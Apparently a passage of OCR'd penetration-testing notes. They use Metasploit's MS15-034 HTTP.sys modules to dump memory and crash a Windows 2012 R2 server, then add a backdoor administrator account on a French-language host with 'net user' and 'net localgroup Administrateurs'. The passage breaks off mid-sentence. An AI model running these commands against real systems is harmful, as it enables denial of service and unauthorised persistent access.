
80_ms15_034_http_sys_memory_dump

Open MSF:

use scanner/http/ms15_034_http_sys_memory_dump firstly



and then dos/http/ms15_034_ulonglongadd, it works, it makes windows2012r2 reboot.



persistentce_and_language_problem

Then I want change the language from french to english

C:\Windows\system32>reg query "hklm\system\controlset001\control\nls\language" /v Installlanguage

HKEY_LOCAL_MACHINE\system\controlset001\control\nls\language
    Installlanguage   REG_SZ   040C

it shows 040C, and from here, we can know that 040C is french.http://www.orbus.be/bosanski_jezik/language_codes.htm

C:\Windows\system32>chcp 437
chcp 437
Page de codes active�: 437

I tried some ways but didnt work.
From this link, I know I should create a new user with english language.https://superuser.com/q/1435601

About how to create a new admin user in windows, see here:
https://superuser.com/a/515182


C:\Windows\system32>net user Hello123 World123 /add

hello123	**world123**

net user Hello123 World123 /add
La commande s'est termin�e correctement.（means cmd runs correctly)

p.s. remember the first character in username should be uppercase.

Add now, we can check if we created successfully:
run：
C:\Windows\system32>**net user**



we can find Hello123

Next, we make it to be admin:
C:\Windows\system32>**net localgroup adminstrators Hello123 /add**

but when I run net localgroup administrators Hello123 /add
It shows:
L'erreur syst�me 1376 s'est produite.
Le groupe local sp�cifi� n'existe pas.

I guess it is because THE languge>???

So i tried:
C:\Windows\system32>net localgroup Administrateurs Hello123 /add
net localgroup Administrateurs Hello123 /add
La commande s'est termin﷿e correctement.(Correctly)

About how to switch user, see this link:https://stackoverflow.com/a/10811295/18365181

Or, I find a better, that is not enter to the windows shell, but use meterpreter to do something in MSF: